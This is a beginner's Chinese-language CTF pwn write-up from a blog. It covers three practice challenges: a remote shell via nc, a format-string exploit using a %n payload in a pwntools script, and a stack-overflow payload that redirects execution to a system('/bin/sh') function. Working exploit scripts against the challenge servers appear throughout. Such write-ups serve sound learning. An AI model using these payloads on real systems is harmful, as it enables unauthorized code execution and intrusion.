CTF PWN入坑

原创

Alan-WalkBill 于 2019-11-17 23:45:30 发布 2224 收藏 11

文章标签： ctf pwn

本文链接：https://blog.csdn.net/qq_39587401/article/details/103111202

CTF PWN入门（一）

1.攻防世界get_shell

将下载好的附件用在Linux中打开命令是./ 文件名

发现没有权限，原来需要先添加权限可使用chmod +x ./ 文件名。

然后nc -nv 111.198.29.45 55973链接到远程主机

```
$ nc -nv 111.198.29.45 55973
Connection to 111.198.29.45 55973 port [tcp/*] succeeded!
ls
bin
dev
flag
get_shell
lib
lib32
lib64
cat flag
cyberpeace{8e3014e3b5914ae7e0363f4d799ac747}
```


***更多chmod介绍https://www.cnblogs.com/peida/archive/2012/11/29/2794010.html

***更多nc命令请看https://www.cnblogs.com/nowgood/p/7219716.html

***更多cat命令详解

https://www.cnblogs.com/zhangchenliang/p/7717602.html

2.CGfsb

题目描述：菜鸡面对着pringf发愁，他不知道prinf除了输出还有什么作用

先用file命令查看文件类型

```
bill@bill-virtual-machine:~/桌面/pwn$ file pwn2
pwn2: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), dynamically link
ed, interpreter /lib/ld-, for GNU/Linux 2.6.24, BuildID[sha1]=113a10b953bc39c6e1
82c4ce6e05582ba2f8017a, not stripped
bill@bill-virtual-machine:~/桌面/pwn$
```


F5大法分析一波

```
if ( pwnme == 8 )
{
  puts("you pwned me, here is your flag:\n");
  system("cat flag");
}
else
```

```
{
  puts("Thank you!");
}
result = 0;
v4 = *MK_FP(__GS__, 20) ^ v9;
return result;
```


可以看到取得flag的条件，此时需要找到printf函数的地：0x080486CD，然后利用gdb调试，使用命令gdb -q ，然后设置断点，

```
bill@bill-virtual-machine: ~/桌面/pwn
bill@bill-virtual-machine:~/桌面/pwn$ gdb -q pwn2
pwndbg: loaded 178 commands. Type pwndbg [filter] for a list.
pwndbg: created $rebase, $ida gdb functions (can be used with print/break)
Reading symbols from pwn2...(no debugging symbols found)...done.
gdb-peda$ b *0x080486CD
Breakpoint 1 at 0x80486cd
gdb-peda$ r
Starting program: /home/bill/桌面/pwn/pwn2
please tell me your name:
aaaa
leave your message please:
aaaa
hello aaaa
your message is:

[----------------------------------registers-----------------------------------]
EAX: 0xffffcfd8 ("aaaa\n")
EBX: 0xffffcfd8 ("aaaa\n")
ECX: 0xffffffff
EDX: 0xf7fb8870 --> 0x0
ESI: 0xf7fb7000 --> 0x1b1db0
EDI: 0xffffd03c --> 0xdcf59c00
EBP: 0xffffd058 --> 0x0
ESP: 0xffffcfb0 --> 0xffffcfd8 ("aaaa\n")
```


然后编写一个Python脚本，参考https://blog.csdn.net/zz_Caleb/article/details/88980866

```
pwn2.py (~/桌面/pwn) - gedit
打开(O)                                                    保存(S)
from pwn import *

p = remote('111.198.29.45', 49936)
pwnme = 0x0804A068

payload1 = 'aaaa'
payload2 = p32(pwnme) + 'aaaa%10$n'

p.recvuntil('please tell me your name:\n')
```

```
p.sendline(payload1)
p.recvuntil('leave your message please:\n')
p.sendline(payload2)
print(p.recv())
print(p.recv())  #p.interactive()
```


然后执行该脚本，

```
bill@bill-virtual-machine: ~/桌面/pwn
bill@bill-virtual-machine:~/桌面/pwn$ python pwn2.py
[+] Opening connection to 111.198.29.45 on port 49936: Done
hello aaaa

your message is:
h\xa0\x0aaaa
you pwned me, here is your flag:

cyberpeace{9ec889d99328850baa192bc2f8fb1a84}

[*] Closed connection to 111.198.29.45 port 49936
bill@bill-virtual-machine:~/桌面/pwn$
```


得到flag。

**格式化字符串漏洞原理暂时还没看懂先放着https://www.cnblogs.com/ichunqiu/p/9329387.html


**gdb命令详解及技巧

https://blog.csdn.net/qq_31582127/article/details/86173000


3.level0

菜鸡了解了什么是溢出，他相信自己能得到shell

老规矩先用file看看，发现是64位文件，然后使用checksec命令看看开启了什么保护，




发现只开启了NX保护，然后ida f5大法



```
1 int __cdecl main(int argc, const char **argv, const char **envp)
2 {
3   write(1, "Hello, World\n", 0xDuLL);
4   return vulnerable_function(1LL, "Hello, World\n");
5 }
```

发现就简简单单的两行代码，也没显示啥大概空间啥的，既然是栈溢出，应该就看看返回的那个值，不难找到另一个函数



buf 这个字符数组的长度只有 0x80，而却可以输入 0x200 的东西，找到了关键的一步了，然后再看看返回的地址

```
-0000000000000011                db ?  ; undefined
-0000000000000010                db ?  ; undefined
-000000000000000F                db ?  ; undefined
-000000000000000E                db ?  ; undefined
-000000000000000D                db ?  ; undefined
-000000000000000C                db ?  ; undefined
-000000000000000B                db ?  ; undefined
-000000000000000A                db ?  ; undefined
-0000000000000009                db ?  ; undefined
-0000000000000008                db ?  ; undefined
-0000000000000007                db ?  ; undefined
-0000000000000006                db ?  ; undefined
-0000000000000005                db ?  ; undefined
-0000000000000004                db ?  ; undefined
-0000000000000003                db ?  ; undefined
-0000000000000002                db ?  ; undefined
-0000000000000001                db ?  ; undefined
+0000000000000000  s             db 8 dup(?)
+0000000000000008  r             db 8 dup(?)
+0000000000000010
+0000000000000010 ; end of stack variables
```


然后再找一个可以夺得最高权限的命令，把三个含system的都看看，发现了在一个callsystem中存在

```
1 int callsystem()
2 {
3   return system("/bin/sh");
4 }
```

接下来就找callsystem的地址值了，发现是

```
text:0000000000400596 ; =============== S U B R O U T I N E =======
text:0000000000400596
text:0000000000400596 ; Attributes: bp-based frame
text:0000000000400596
text:0000000000400596                 public callsystem
text:0000000000400596 callsystem      proc near
text:0000000000400596                 push    rbp
```

0x00400596，

所以脚本关键的一个式子就是payload = ‘A’ * 0x80 + ‘A’ * 0x8 + p64(0x00400596)。


（p64应该是64位程序的意思吧？？？）

然后仿照第二题写出脚本

```
from pwn import *

r = remote("111.198.29.45", 35218)

payload = 'A' * 0x80 + 'A' * 0x8 + p64(0x00400596)

r.recvuntil("Hello, World\n")
```

```
r.sendline(payload)

r.interactive()
```


执行脚本，ls cat便可得。



**栈溢出原理参考该文章

https://www.anquanke.com/post/id/85138

**checksec文件分析详解

https://blog.csdn.net/luojiabin135/article/details/79638445